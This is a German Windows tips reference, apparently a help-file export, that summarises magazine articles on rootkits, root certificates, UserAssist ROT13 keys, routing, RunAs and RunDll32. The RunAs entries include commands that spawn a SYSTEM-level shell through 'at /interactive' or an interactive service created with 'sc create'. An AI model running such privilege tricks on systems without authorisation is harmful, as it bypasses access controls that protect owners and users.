In der c't Heft 2/2007, Seite 86ff (Softlink [0702086](#)) wird über Rootkits berichtet. Auf Seite 90ff werden Tools (spezielle Anti-Rootkit-tools und Anti-Viren-Programme) zum Aufspüren von Rootkits vorgestellt. Als Alternative gibt's auch das IceSword-Tool unter <http://xfocus.net/tools/200509/1085.html> aus China als englische Version. Leider ist es auf den englischen Seiten von xfocus (eine chinesische Non-Profit-Technology-Organisation die sich mit Sicherheitslücken beschäftigt) nicht zu finden. Für die aktuellste Version also z.B. über http://www.heise.de/security/tools/default.shtml?prg=80&l_sw=&l_aw= oder über eine Google-Suche gehen (<http://www.google.de/search?q=IceSword>).

Bei aktivem "Autostart bei Datenträgerwechsel" installiert die Video-DVD "Mr. & Mrs. Smith" einen Rootkit-artigen Kopierschutz, wenn man der EULA zustimmt: cmtl.DAT, hadl.dll und eine 808kB große EXE mit zufälligem Namen werden ins System32-Verzeichnis installiert und ein entsprechender Autostarteintrag unter [HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\policies\Explorer\Run](#) erstellt.

Gemäß PC-Welt Heft 5/2006, Seite 23 sind auch "VM Based Rootkits" möglich: Sie schalten sich als zusätzlich Schicht zwischen die Hardware und dem Betriebssystem, welches sie somit komplett in eine "virtuelle Maschine" verlagern. Damit lassen sich alle Ein- und Ausgaben mitloggen, ohne dass z. B. ein normaler Virens Scanner eine Chance hat, den Schädling zu erkennen.

Auch DRM-Kopierschutz nutzt zum Teil Rootkit-Methoden.

In der PC-Welt Heft 5/2007, Seite 66ff gibt's einen Vergleichstest von Tools zum Aufspüren von Rootkits. Dabei wird auch erwähnt, dass Microsoft mit Rootkit-Methoden im Verzeichnis %windir%\Downloaded Program Files vielfach mehrere Dateien in einem Eintrag zusammenfasst. Auf Seite 76ff geht's dann um den in der Presse diskutierten Trojaner des deutschen Verfassungsschutzes.

Siehe auch Schad-Software.

RootKit
\$ RootKit
K RootKit

##K Root-Zertifikate

Die Root-Zertifikate von vertrauenswürdigen Zertifizierungsstellen sind auf den Kommunikationsgeräten normalerweise vorinstalliert. Neben der Aktualisierung bei Software-Updates gibt es gemäß c't Heft 17/2013, Seite 16 auch das sehr fragwürdige dynamische "Automatic Root Certificates Update": Trifft der Internet-Explorer (oder ein anderes Programm wie z.B. Safari und Chrome, die die Zertifikate aus Windows direkt nutzen) auf ein Zertifikat einer unbekanntenen Rootzertifizierungsstelle, dann wird im Hintergrund ohne dass der Benutzer oder Administrator etwas mitbekommt, dann wird die Datei authrootstl.cab vom Windows-Update-Server geladen. enthält diese Datei Informationen zum fehlenden Rootzertifikat, dann wird dieses Rootzertifikat geladen und als vertrauenswürdig installiert. Ob der Inhalt der Datei authrootstl.cab mit den unter

http://social.technet.microsoft.com/wiki/contents/articles/14215_windows-and-windows-phone-8-ssl-root-certificate-program-member-cas.aspx dokumentierten CAs (für alle Länder) übereinstimmt, bleibt offen. Für Geheimdienste, die mit Microsoft zusammenarbeiten, aber auf jeden Fall eine offene Tür um auch auf einzelnen Rechnern zusätzliche Zertifikate zu installieren und eine Man-in-the-Middle-Attacke auszuführen.

Über die Gruppenrichtlinie [gpedit.msc](#) [bmc shortcut.bmp](#) [bmc admin.bmp](#) unter "Computer Configuration", "Administrative Templates", "System", "Internet Communication Management", "Internet Communication settings" findet sich das "Turn off Automatic Root Certificates Update". Wird dies Aktiviert, dann ist die Update-Automatik abgeschaltet. Alternativ kann dies in der Registry via

[HKLM\SOFTWARE\Policies\Microsoft\SystemCertificates\AuthRoot_DisableRootAutoUpdate](#) [bmc edit.bmp](#) [bmc admin.bmp](#) (DWORD) mit dem Wert 1 gesetzt werden. Da Microsoft allerdings bei Win8 bei der System-Installation nur noch recht wenige Zertifikate installiert, führt dies öfter mal zu Problemen.

Firefox benutzt seinen eigenen Zertifikatslisten!

Root-Zertifikate

\$ Root-Zertifikate

K Root-Zertifikate;Automatic Root Certificates Update

#\$K ROT13-Verschlüsselung

Gemäß c't Heft 16/2011, Seite 174ff (177) verwendet Microsoft an einigen Stellen in der Registry eine ROT-13-Verschlüsselung: Jeder Buchstabe wird durch das im Alphabet 13 Stellen weiter hinten kommende Zeichen ersetzt, wobei es nach Z wieder bei A losgeht. Auch für a .. z wird dies angewendet. Ziffern und Sonderzeichen bleiben unverschlüsselt. Wie äöüÄÖÜ behandelt werden, ist unklar.

Z.B. die Einträge unter [HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\UserAssist\bmc tree.bmp](#) sind so verschlüsselt.

Durch den Eintrag

[HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\UserAssist\Settings.NoEncrypt\bmc edit.bmp](#) (DWord) mit dem Wert 1 lässt sich Windows wohl dazu überreden, keine Verschlüsselung mehr bei neuen Einträgen (möglicherweise nachdem zuvor die verschlüsselten Einträge alle gelöscht wurden?) zu verwenden. Mittels dem Settings-Eintrag [NoLog\bmc edit.bmp](#) (DWord) = 1 kann diese Aufzeichnung (ab dem nächsten Logon) auch deaktiviert werden.

Die Bedeutung der binären Werte jeden Eintrags ist in

<http://accessdata.com/downloads/media/UserAssist%20Registry%20Key%209-8-08.pdf>{bmc earth16.bmp} erklärt:

- Byte 0 .. 3: Session
- Byte 4 .. 7: Counter für Updates mit Offset von 6. Scheint aber nicht ganz zu stimmen
- Byte 8 .. 15: Date und Time als 64bit-Zahl.

Wie unter <http://blog.didierstevens.com/2010/01/04/new-format-for-userassist-registry-keys/> (bzw. <http://blog.didierstevens.com/2009/10/21/a-windows-7-launch-party-trick/>) beschrieben hat sich das Datenformat mit Win7 wie folgt geändert (siehe auch ??):

- the counter is 32-bits long, starting at byte 4 (first byte is byte 0)
- the timestamp (64-bits) starts at byte 60
- there is a 32-bit value that appears to be the total time an application has focus, expressed in milli-seconds (starts at byte 8)

Gemäß http://www.winfag.de/faq_html/Content/tip2500/onlinefaq.php?h=tip2720.htm{bmc earth16.bmp} stehen die SubKeys unter UserAssist für

- {0D6D4F41-2994-4BA0-8FEF-620E43CD2812} IE Microsoft Internet Toolbar
- {5E6AB780-7743-11CF-A12B-00AA004AE837} Microsoft Internet Toolbar
- {75048700-EF1F-11D0-9888-006097DEACF9} Active Desktop

Unter WinXP beginnen die Namen mit einem Präfix, das angibt, wie die Applikation gestartet wurde:

UEME_CTLSESSION	Meist der erste Eintrag
UEME_RUNPIDL	Verweise auf lokale Dateien und Webseiten
UEME_RUNCPL	Einträge bei Aufrufen aus der Systemsteuerung (CPL - Control Panel Applet)
UEME_RUNPATH	Hier werden die aufgerufenen Anwendungen (.EXE, .COM, usw.) eingetragen.
UEME_UITOOLBAR	Einträge aus den Symbolleisten
UEME_RUNWMCMD	Einträge aus Ausführen
UEME_UIHOTKEY	
UEME_CTLCUACount	
UEME_UISCUT	
UEME_UIQCUT	

Auf der Seite <http://blog.didierstevens.com/programs/userassist/>{bmc earth16.bmp} gibt es ein Tool zum Dekodieren der Einträge zum Download: http://didierstevens.com/files/software/UserAssist_V2_4_3.zip{bmc earth16.bmp}. bzw. für das neue Format von Win7: <http://didierstevens.com/files/software/UserAssistWindows7LaunchParty.zip>{bmc earth16.bmp}.

ROT13Versch

\$ ROT13-Verschlüsselung

K ROT13-Verschlüsselung;Verschlüsselung (ROT13);UserAssist-Registry-Einträge

#\$K Router

Router trennen Netze in Segmente auf. Im Heimbereich waren lange Zeit nur DSL-Router im Einsatz, die neben der Routerfunktion auch gleich die Signale auf DSL umsetzen und an den Ethernet-Anschlüssen nur ein Segment unterstützen.

c't Heft 6/2010, Seite 142 testet einige billige Router (10 .. 20€), die alle tauglich sind. Ab Seite 148 geht es dann um deren Einsatz um z.B. Heimbüro, Familien-Bereich und DMZ (z.B. für gelegentliche Gäste) zu trennen.

Beim WL0081 haben Leser aber einen eklatanten Sicherheitsmangel gefunden (c't Heft 7/2010, Seite 12): Während ausgehender Verkehr richtig mit NAT arbeitete, war trotzdem von außen jeder interne Host und jeder Port erreichbar. Sollte inzwischen behoben sein!

Gemäß c't Heft 12/2010, Seite 163 scheitert bei Router-Kaskaden (z.B. um eine DMZ aufzubauen) manchmal die automatische Erkennung der richtigen MTU. Der Subnetz-Router muss manchmal dann manuell auf 1492 Byte (statt 1500) eingestellt werden.

Eine Alternative zu so einer Kaskade, die für jedes Subnetz einen zusätzlichen Router benötigt und wo gemeinsame Server nicht mehr je eine Netzwerkkarte pro Subnetz brauchen, wird in der c't Heft 24/2010, Seite 176ff beschrieben: Trennung auf Layer 2 (MAC-Schicht) mittels VLAN (virtuellen LANs) statt auf Layer 3 (IP-Schicht). Neben VLAN-fähigen Hardware-Switches, die es ab ca. 100€ gibt, kommt auch eine Software auf z.B. einem Linux-Rechner als VLAN-Switch in Frage.

Das Router durch manipulierte Firmware zum Teil eines Botnets werden können, wird in der c't Heft 21/2013, Seite 46f erläutert. Die in Router eingeschleuste Software ist auf das Rausfischen unverschlüsselter Zugangsdaten aus dem normalen Datenstrom spezialisiert.

In einem Artikel der c't Heft 20/2014, Seite 51 geht es um die Sicherheit des Fernkonfigurationszugangs (gemäß TR-069) in den DSL-Routern und der "Auto-Configuration Server" ACS der Provider. Eine Sicherheitsmaßnahme kann sein, dass der Router bei einem Connection Request dynamisch einen Port anfordert anstatt den Standardport 7547 zu verwenden und offen zu halten. Manche Router prüfen auch die Server-Zertifikate nicht ordentlich und akzeptieren auch selbstsignierte Zertifikate. Wenn die Verbindung nicht verschlüsselt ist (z.B. bei Kabel-Deutschland), dann ist eine Man-in-the-Middle-Attacke eventuell möglich.

In der c't Heft 1/2017, Seite 45 wird der Router "Turrus Omnia RTROM01" der tschischen Open-Source-Router-Szene vorgestellt, der mit Open-WRT 15.05 läuft. Er ist erweiterbar (SFP-Slot für Glasfaser-Interface, Mini-PCIe-slot, SPI, I²C,) und bringt sehr gute Performance mit. Lesen von einer via USB-3.0 angeschlossenen SSD-Festplatte läuft mit vollem Tempo der Festplatte.

Router

\$ Router

K Router;VLAN (virtuelles LAN);Botnet (manipulierte Router)

#\$K Routing von IP-Paketen

Die Weiterleitung von IP-Paketen von einem "Netzwerk-Anschluss" (=Modem oder ISDN-Adapter) zu einem anderen (Ethernet-Karte) ist unter Win9x normalerweise deaktiviert, wie das fehlende Häkchen bei "IP-Routing aktiviert" in [WinIpCfg.exe{bmc shortcut.bmp}](#) unter "Weitere Info | Host-Info" zeigt. Unter Win95 (mit Dial-Up-Networking-Update 1.3) ist unter HKLM\System\CurrentControlSet\Services\VxD\MSTCP der Zeichenfolge-Eintrag "[EnableRouting}{bmc edit.bmp}](#)" zu ergänzen und auf "1" zu setzen, unter Win98 der DWord-Eintrag "[EnableRouting}{bmc edit.bmp}](#)" zu ergänzen und auf "1".

Wenn Windows eine DFÜ-Verbindung aufbaut, wird die Default-Route gleichzeitig hierauf gesetzt und der Zugriff auf das (lokale) LAN abgeschnitten, soweit sie in anderen Netzsegmenten liegen. Dies kann durch ändern der Routingtabelle vermieden werden, z.B. Segment 192.168.2.0 mit Netzmaske 255.255.255.0 über Router 192.168.1.1, so lautet die Kommandozeile `route add 192.168.2.0 mask 255.255.255.0 192.168.1.1`. Unter win9x ist diese Zeile über Autostart und eine BAT-File jedes Mal notwendig, unter NT und 2000 kann `/PERSIST` hinzugefügt werden. (c't Heft 3/2001 Seite 198).

Unter Windows XP kann/muss bei der [Netzwerkverbindung{bmc shortcut.bmp}](#) unter Eigenschaften, Netzwerk, Internet Protokoll TCP/IP, Eigenschaften, Erweitert, Allgemein "Standardgateway für das Remote-Netzwerk verwenden" deaktiviert werden, wenn z.B. über DFÜ/RAS nicht auf das Internet, sondern einen einzelnen Rechner, zugegriffen wird. (Zeitschrift c't Heft 10/2003, Seite 207)

Auch umgekehrt passiert es offensichtlich manchmal bei bestehender Internet-DFÜ-Verbindung, wenn das Netzwerk aktiv wird (der zweite Rechner im Zwei-Rechner-Netzwerk hochgefahren wird), die Route dahin gebogen wird und über DFÜ nicht einmal mehr der [DNS](#) erreichbar ist!

Multipath-Routing, Policy Based Routing:

In der c't Heft 18/2012, Seite 142 wird folgendes Szenario optimiert: Das Hochgeschwindigkeits-Monatsvolumen der LTE-Anbindung reicht nicht aus. Bei der SAT-Verbindung stört oft die lange Latenzzeit. Wie man auf einem Linux-Rechner mit nur einer Netzwerkkarte und einem Switch so was optimiert einrichtet (optional noch mit einem UMTS-Anschluss), so dass z.B. Softwareupdates und Bilder-Downloads über SAT laufen, html-Seiten aber über LTE geladen werden, wird da gezeigt.

Siehe auch [route.exe-Command-Window mit Hilfe{bmc dos.bmp}](#) (Fenster mit 'exit' wieder schließen!)
[route.exe print{bmc dos.bmp}](#) zeigt die aktuelle Routing-Tabelle, [DFÜ/RAS](#), [WINS-Proxy](#), [PC-Direktverbindung](#), [Mehrere IP-Adressen gleichzeitig](#).

RoutingIp

\$ Routing von IP-Paketen (Win95)

K Routing von IP-Paketen; IP-Routing; Multipath-Routing; Policy Based Routing

#\$K RSS-Feeds

Einige Infos zu RSS-Feeds und der Verarbeitung mittels PHP gibt's in der c't Heft 26/2004, Seite 238ff.

Tools, die die Aktualisierung von normalen Webseiten überwachen und melden, werden in der c't Heft 4/2008, Seite 170 vorgestellt. Von Kostenlos bis 80 US-\$. Die kostenlosen konnten jedoch nicht recht überzeugen:

- "News Watch" schlägt Alarm, sobald ein der vordefinierten Suchbegriffe auf einer der überwachten Seiten auftritt.
<http://www.xemico.com/newswatch/{bmc earth16.bmp}>
- "Webmon". <http://www.btinternet.com/~markwell/webmon/{bmc earth16.bmp}>
- "Wysigot" hat von den kostenlosen Tools den größten Funktionsumfang, aber eine umständliche Bedienung.
<http://www.wysigot.com{bmc earth16.bmp}>

RssFeeds

\$ RSS-Feeds

K RSS-Feeds;Newsticker RSS

##\$K RunAs, Ausführen als ...

runas.exe{bmc help.bmp}XP dient zum Start von Applikationen unter einem anderen Account. Im Explorer gibt es das "Ausführen als ..." im Kontextmenü von EXE-Dateien, bei Win2000 nur beim Öffnen des Menüs mit gedrückter Shift-Taste.

Für manches Setup-Programm sind aber Admin-Rechte für den User, der es später ausführen soll, notwendig. Hier hilft gruppenwechsel2.bat gemäß c't Heft 18/2004, Seite 176ff, Softlink [0418176{bmc earth16.bmp}](#). bzw. das neuere MachMichAdmin (c't 23/2005, Seite 112, siehe [RegDom, Eingeschränkter Benutzer](#))

Da auch ein Admin-Account standardmäßig noch nicht alles darf, z.B. auf den Ordner \System Volume Information zugreifen, kann manchmal folgender Trick helfen (PC-Welt Heft 9/2005, Seite 109): Programm via at.exe starten, z.B. um 14:50 Uhr mit

```
at 14:52 /interactive cmd
```

Nach 2 Minuten wird hier cmd über den [Task Scheduler](#) mit System-Rechten gestartet. Da es Microsoft nicht geschafft hat, die von at gestarteten Prozesse im Kontext des aktuellen Users zu starten, haben sie das at Kommando für Nicht-Admin-Accounts gesperrt, um nicht ein Sicherheitsloch zu erzeugen. Der Zugriff auf eine Datei in einem geg. vorhandenen Netzwerk ist dem Systemkonto allerdings untersagt. Benötigte Dateien aus dem Netzwerk müssen mit dem UserAccount vorher auf die lokale Platte kopiert werden.

Ein alternative dazu, welche auch unter Vista funktioniert (PC-Welt Heft 10/2007, Seite 88f): Die Anwendung als Dienst mit dem (bekanntermaßen sicherheitskritischen) Recht "interaktiv" starten! Dies geht mit ein paar Kommandozeilen. pcwRunAsSystem (<http://pcwelt-praxis.de/downloads/10-2007/pcwrunassystem/{bmc earth16.bmp}>) enthält all diese Kommandozeilen inklusive einiger Überprüfungen:

Unter Vista muss der Dienst UI0Detect laufen:

```
sc config UI0Detect start= demand
sc start UI0Detect
```

Dann einen neuen Dienst mit dem gewünschten Kommando (im Beispiel cmd.exe als Dienst "testsvc") anlegen (geg. vorher löschen bzw. einen neuen Dienstnamen verwenden) und starten:

```
sc create testsvc binpath= "cmd.exe /k start" type= own type= interact
sc start testsvc
```

Achtung: Unter Win2K und WinXP-Pro erlaubt runas mit dem Parameter /savecred das Passwort zu speichern, so dass es zukünftig nicht mehr angegeben werden muss. Dies kann man zum iexplorer-Start mit User-Rechten aus dem Admin-Account heraus nutzen, sollte es aber nicht zum Start von Programmen aus UserAccount heraus mit Admin-Account und -Passwort machen, da in sehr vielen Anwendung dann z.B. über den Datei-Speichern-Dialog andere Anwendungen auch mit Adminrechten gestartet werden können!

Einige Hinweise:

- Wenn Anführungszeichen in der Kommandozeile von runas benötigt werden, muss ein Backslash vorangestellt werden, z. B. runas /user:admin "explorer.exe \c:\Dokumente und Einstellungen\""
- runas funktioniert nur für 32Bit-Programme, nicht für 16-Bit!
- Unter XP Prof, jedoch normalerweise nicht in der [MediaCenterEdition](#), kann mit dem Parameter /savecred bewirkt werden, dass nur noch ein einziges Mal das Kennwort erfragt wird. Löschen lässt sich das Kennwort wieder unter [Systemsteuerung, Benutzerkonten{bmc shortcut.bmp}](#) unter "Kennwörter verwalten".
- Nachinstallieren von Software für einen User mit eingeschränkten Rechten via runas funktioniert nur manchmal, da die ShellFolders und HKCU nicht passen. Für software-Installationen ist es u.U. notwendig, dem User-Account vorübergehend Admin-Rechte zu geben. Dies geht mit einem Doppelklick via eines Batches (Zeitschrift c't Heft 15/2004, Seite 118, Softlink [0415118{bmc earth16.bmp}](#)) und Neuanmeldung des Users.
- RunAs für den Explorer funktioniert nur wie erwartet, wenn unter Extras, Ordneroptionen, Ansicht bei "Ordnerfenster in einem eigenen Prozess starten" ein Häkchen drin ist! (Oder der Explorer wird zuvor über den Taskmanager abgeschossen!)
- Wenn beim RunAs-Start die Fehlermeldung "RUNAS-Fehler, cmd kann nicht ausgeführt werden, %: Zugriff verweigert" kommt, dann ist der [Dienst{bmc shortcut.bmp}](#) "Sekundäre Anmeldung" nicht gestartet, den Starttyp auf "Automatisch" setzen! (c't Heft 24/2005, Seite 198, c't Heft 26/2005, Seite 222)

In der PC-Welt (z. B. Heft 11/2005-CD, V0.2) gibt es ein pcwRunAs.exe, das auch unter WinXP-Home die Passwort-Speicherung erlaubt.

Das Tool DropMyRights von Michael Howard kann Programme mit reduzierten Rechten starten (siehe <http://go.microsoft.com/?linkid=3586583{bmc earth16.bmp}>). Diese Tool birgt jedoch, genauso wie das pcwRunAs, die Gefahr, dass der mit eingeschränkten Rechten laufende IE über Windows-Messages eine mit Adminrechten laufende Anwendung wie den Explorer dazu veranlassen kann, eine Schad-Applikation mit dann vollen Rechten zu starten (c't Heft 23/2005, Seite 114, Softlink [0523112{bmc earth16.bmp}](#)).

RunAs

\$ RunAs

K RunAs; Ausführen als; Gruppenwechsel (Admin-Rechte)

Einen Explorer-Bug gibt es im Zusammenhang mit RunAs: Beim Datei-Umbenennen oder Ordner-Neu-Anlegen funktioniert die automatische Display-Aktualisierung nicht, wenn dieser mit anderen Rechten läuft. Man muss manuell mit der F5-Taste aktualisieren! (c't Heft 26/2005, Seite 222.)

Für den Explorer und IE gibt es das Plug-In "PrivBar" (Dateien

<http://www.speakeasy.org/~aaronmar/NonAdmin/PrivBar.zip> und das Installations-Manual

http://blogs.msdn.com/aaron_margosis/archive/2004/07/24/195350.aspx), das im Zusammenhang mit runas wertvolle Hilfestellung gibt, indem es in einer Symbolleiste den Usernamen und dessen Gruppenzugehörigkeit anzeigt.

Gemäß http://blogs.msdn.com/aaron_margosis/archive/2005/02/09/370266.aspx funktioniert in einer RunAs-Umgebung im Command-Window das "Ctrl-C" zum Abbruch von z.B. der File-Auflistung beim dir-Kommando nicht! Dies betrifft Windows XP, nicht jedoch Server 2003 RTM. Manchmal hilft Ctrl-Break statt Ctrl-C, nicht jedoch z.B. bei ping -t.

Alternativen zu RunAs (c't Heft 5/2007, Seite 138ff):

- **SuDown** (<http://sudown.sourceforge.net/>) ist gedacht für Anwender, die sich selbst schützen wollen. Hinweis: Ist nicht mindestens .NET 2.0 installiert, dann funktioniert's nicht und auch keine erhellende Fehlermeldung! Dieses Tool wird in PC-Welt Heft 3/2008, Seite 169 beschrieben.
- **SudoWin** (<http://sudowin.sourceforge.net/>) lassen sich für einige User einige (oder alle) Applikationen mit Adminrechten starten.
- Beyond Trust's **Privilege Manager** (<http://www.beyondtrust.com/>) ist ein Addin zum Gruppenrichtlinien-Editor (bei WinXP-Home nicht standardmäßig installiert!) um damit (mit der lizenzierten Version) unternehmensweit Rechte für User und Applikationen festzulegen. Download nach Registrierung, für Einzelplatz frei verwendbar.
- **MachMichAdmin** (<http://www.heise.de/ct/ftp/05/23/112/>) kann im Kontext des aktuellen Users nach Admin-Passwort-Eingabe die Applikation mit Adminrechten ausführen.
- **pcwRunAs** (<http://pcwelt-praxis.de/downloads/08-2006/pcwRunAs>) kann in einer Art Link-Datei verschlüsselt das Kommando zum Start einer Applikation zusammen mit dem Admin-Passwort hinterlegen.
- **elevate**-Skript für Vista: Gemäß c't Heft 17/2007, Seite 178 (Softlink [0717178](#)), die Scripte elevate.vbs und elevate.bat, die den Start einer Applikation mit Adminrechten gestatten. Mit dabei ist eine inf-Datei, die ins Kontextmenü von vbs-Dateien auch noch den sonst nur bei exe, bat und cmd vorhandenen Eintrag "Run as Administrator" hinzufügt.
- **Elevation Powertoys** PC-Welt Heft 2/2009, Seite 117, <http://technet.microsoft.com/en-us/magazine/2008.06.elevation.aspx>. Da bei Vista das alte runas.exe die Applikation zwar mit dem gewählten Account, jedoch ohne Elevation startet, benutz dieses WSH-Skript das ShellExecute mit dem Verb "runas". Mit dabei sind inf-Dateien, um "Run as Admin" für Skripte wie Perl, KiXart oder AutoHotkey ins Kontextmenü einzutragen.

Die API-Funktion ShellExecuteEx(...) akzeptiert unter Vista auch das Verb runas und fordert dann zur Auswahl des Admin-Accounts und Eingabe des Passworts auf.

Siehe auch [Restricted User](#), [Sicherheit des Systems](#).

#\$K RunAs

RunAs.exe ([bmc help.bmp](#))XP dient unter WinNTff dazu, eine Anwendung mit den Rechten eines anderen Users zu starten. Im Explorer gibt es bei EXE-Dateien dazu den Punkt "ausführen als ..." im Kontextmenü, bei Win2000 jedoch nur, wenn beim Maus-Rechtsklick die Shifttaste gedrückt war!

Einige Hinweise:

- Wenn Anführungszeichen in der Kommandozeile von runas benötigt werden, muss ein Backslash vorangestellt werden, z. B. runas /user:admin "explorer.exe \!c:\Dokumente und Einstellungen\!""
- runas funktioniert nur für 32Bit-Programme, nicht für 16-Bit!
- Unter XP Prof, jedoch normalerweise nicht in der MediaCenterEdition, kann mit dem Parameter /savecred bewirkt werden, dass nur noch ein einziges Mal das Kennwort erfragt wird. Löschen lässt sich das Kennwort wieder unter Systemsteuerung, Benutzerkonten([bmc shortcut.bmp](#)) unter "Kennwörter verwalten".
- Nachinstallieren von Software für einen User mit eingeschränkten Rechten via runas funktioniert nur manchmal, da die ShellFolders und HKCU nicht passen. Für software-Installationen ist es u.U. notwendig, dem User-Account vorübergehend Admin-Rechte zu geben. Dies geht mit einem Doppelklick via eines Batches (Zeitschrift c't Heft 15/2004, Seite 118, Softlink [0415118](#)([bmc earth16.bmp](#))) und Neuansmeldung des Users.
- RunAs für den Explorer funktioniert nur wie erwartet, wenn unter Extras, Ordneroptionen, Ansicht bei "Ordnerfenster in einem eigenen Prozess starten" ein Häkchen drin ist!

Auch Wenn für einen Account ein "Vollständiger Name" gesetzt ist, den Windows meist an der Oberfläche verwendet wird, braucht runas immer noch den Benutzernamen als /user:... (siehe Account)!

Achtung: Für ein über RunAs oder "Ausführen als" ausgeführtes Programm werden nur Leserechte, keine Ausführungs-Rechte benötigt! Dies ist wichtig, falls über Gruppenrichtlinien die Ausführung von Programmen eingeschränkt werden soll. Also gegebenenfalls für RunAs statt der vererbten Rechte explizite Ausführ-Rechte nur für den Administrator setzen (womit auch ein Admin nicht mehr schnell unterm Useraccount etwas ausführen kann). Um das "Ausführen als" zu verhindern muss der Dienst "sekundäre Anmeldung" deaktiviert werden und unter HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\policies\Explorer.HideRunAsVerb([bmc edit.bmp](#)) (DWORD, auch der Key Explorer muss u.U. zuerst noch angelegt werden) auf 1 setzen. (c't Heft 20/2006, Seite 144ff).

Der Menüpunkt "Als Administrator ausführen" steht normalerweise nur bei Applikationen im Kontextmenü zur Verfügung, nicht bei den diversen Skript-Dateien wie z.B. *.hta und *.vbs. Durch einen Registry-Eintrag kann dieser Menüpunkt aber auch für solche Skriptdateien hinzugefügt werden (PC-Welt Heft 4/2008, Seite 168):

Wenn z.B. HKCR\hta([bmc tree.bmp](#)) nach HKCR\htafile([bmc tree.bmp](#)) verweist, dann sind hier unter HKEY_CLASSES_ROOT\htafile\Shell neben den vorhandenen Schlüsseln `open\command` die Schlüssel `runas\command` (z.B. durch kopieren) anzulegen und neben dem <Standard> auch noch der Name `IsolatedCommand` als String anzulegen und auch hier nochmal die Applikation wie bei <Standard> einzutragen.

- Gemäß <http://jens-schaller.de/month/2008/02>([bmc earth16.bmp](#)) Tipp 15 funktioniert die Software-Installation von einem Netzwerkshare via "Als Admin ausführen" (bzw nach UAC-Aufforderung zum Admin-Passwort) oft nicht, weil dabei das Netzwerkshare nicht angebunden wird. Dann hilft in vielen Fällen, HKLM\Software\Microsoft\Windows\CurrentVersion\Policies\System.EnableLinkedConnections([bmc edit.bmp](#)) (DWORD) anzulegen und auf 1 zu setzen.

RunAs_RD
\$ RunAs
K RunAs; Ausführen als ...

#\$K **RunDll32.EXE und RunDll.exe (16-bit)**

Der Editor von RegDom kann auch ohne die Hilfedatei gestartet werden. Legen Sie hierzu im Verzeichnis Ihrer Wahl (z.B. im Startmenü) eine neue Verknüpfung (*.lnk) an. Alternativ kann die Befehlszeile auch in einer Batchdatei (*.BAT) stehen. Als Befehlszeile geben Sie an

```
RUNDLL32 <laufwerk:\pfad>\RegDom.dll,RegDomRun
```

wobei Sie <laufwerk\pfad> entsprechend Ihrer Konfiguration einsetzen. Bei "RegDomRun" ist die Groß-Kleinschreibung wichtig!! Wenn gleich ein bestimmter Schlüssel geöffnet werden soll, kann dieser angehängt werden, z.B.

```
RUNDLL32 c:\freeware\Regdom\RegDom.dll,RegDomRun HKLM\Config
```

Um bei einem so gestarteten Programm auch einen Button in der Taskleiste zu haben, muss nach meiner Erfahrung das von RunDll erstellte Fenster mittels DestroyWindow gelöscht und einen neues Fenster derselben Klasse erstellt werden.

Siehe auch Zeitschrift c't, Heft 22/2000, Seite 308ff: Hajo Schulz: Schnellstart, Windows-Funktionen per RunDLL32 direkt aufrufen. Z.B.:

- Drucker, Test-Seite: [rundll32.exe msprint2.dll,RUNDLL_PrintTestPage{bmc shortcut.bmp}](#) (nur Win9x/ME)
- DFÜ-Server-Dialog (Freigaben):[rundll32.exe rnaserv.dll,CallerAccess{bmc shortcut.bmp}](#)
- Neue DFÜ-Verbindung erstellen: [rundll32.exe rnaui.dll,RnaWizard{bmc shortcut.bmp}](#)
- Hardware-Assistent: [rundll32.exe sysdm.cpl,InstallDevice_Rundll{bmc shortcut.bmp}](#)
- Netzlaufwerk verbinden: [rundll32.exe shell32.dll,SHHelpShortcuts_RunDLL_Connect{bmc shortcut.bmp}](#)
- Datei mit URL öffnen, z.B.: [rundll32.exe url.dll,FileProtocolHandler http://www.schmidhorst.de/regdom/regdom.zip{bmc shortcut.bmp}](#)
- Drucker- und Faxgeräte-Fenster anzeigen: [rundll32.exe shell32.dll,SHHelpShortcuts_RunDLL_PrintersFolder{bmc shortcut.bmp}](#) (PC-Weit Heft 7/2005 Seite 144).

In einigen Fällen verhält sich RunDll32.exe **zickig**:

- Bei der aus der DLL aufgerufenen Funktion muss Groß-Klein-Schreibung korrekt sein.
- Um bei einem so gestarteten Programm auch einen Button in der Taskleiste zu haben, muss beim Erstellen eines Fensters WS_EX_APPWINDOW angegeben werden.
- Bei der Angabe der DLL sind keine Anführungszeichen erlaubt und somit auch keine Leerzeichen. Beim eigentlichen DLL-Namen ist dies selten ein Problem.
- Falls der Pfad zur DLL Leerzeichen enthält (z.B. c:\Program Files\...), kann man sich oft dadurch behelfen, dass die DLL ganz **ohne** Pfad im Parameter von RunDll32 angegeben wird. Und der Pfad (z.B. bei der Verknüpfung) als Arbeitsverzeichnis gesetzt wird. Alternativ muss man zum 8.3-Pfadnamen wechseln.
- Wird RunDll32.exe elevated (mit Adminrechten) gestartet, dann wird aber das Arbeitsverzeichnis ignoriert! CreateProcess meldet zwar noch "Erfolg" beim Erstellen des RunDll32-Prozesses, RunDll32 selbst meldet aber, dass es das Modul nicht findet und beendet sich danach sofort.

Fazit: Es sollte also doch die DLL mit ihrem Pfad als Parameter angegeben werden. Im Fall, dass Leerzeichen enthalten sind, ist die Umwandlung in einen 8.3-Namen notwendig. Oder es wird der Umweg über eine kleine Batchdatei gewählt, die elevated gestartet wird, das Arbeitsverzeichnis setzt und dann rundll32.exe aufruft.

Siehe auch Systemsteuerung, The Windows 95 Rundll and Rundll32 Interface, <http://support.microsoft.com/support/kb/articles/Q164/7/87.asp{bmc earth16.bmp}>.

```
# RunDll32
```

```
$ RunDll32 can be used to start the RegDom-Editor
```

```
K RunDll;Start des RegDom-Editors;RegDom, Start des RegDom-Editors;Editor: RegDom;Parameter für RegDom-Start
```

##\$K Salz beim Passwort-Hash

Portale speichern (hoffentlich) nicht den Klartext der Passwörter der User sondern nur einen Hash-Wert. Aus dem beim Zugangsversuch eingegebene Passwort wird in gleiche Weise ein Hashwert berechnet und wenn beide übereinstimmen, der Zugang gewährt.

Konnten durch einen Einbruch **beim Provider** die Hashwerte zu den Logonnamen gestohlen werden, dann lässt sich bei den leistungsfähigen heutigen Computer mit große, billige Festplatten für sogenannte Rainbow-Tabellen mit der Brute-Force-Methode recht schnell ein Passwort bestimmen, das zum Hashwert passt.

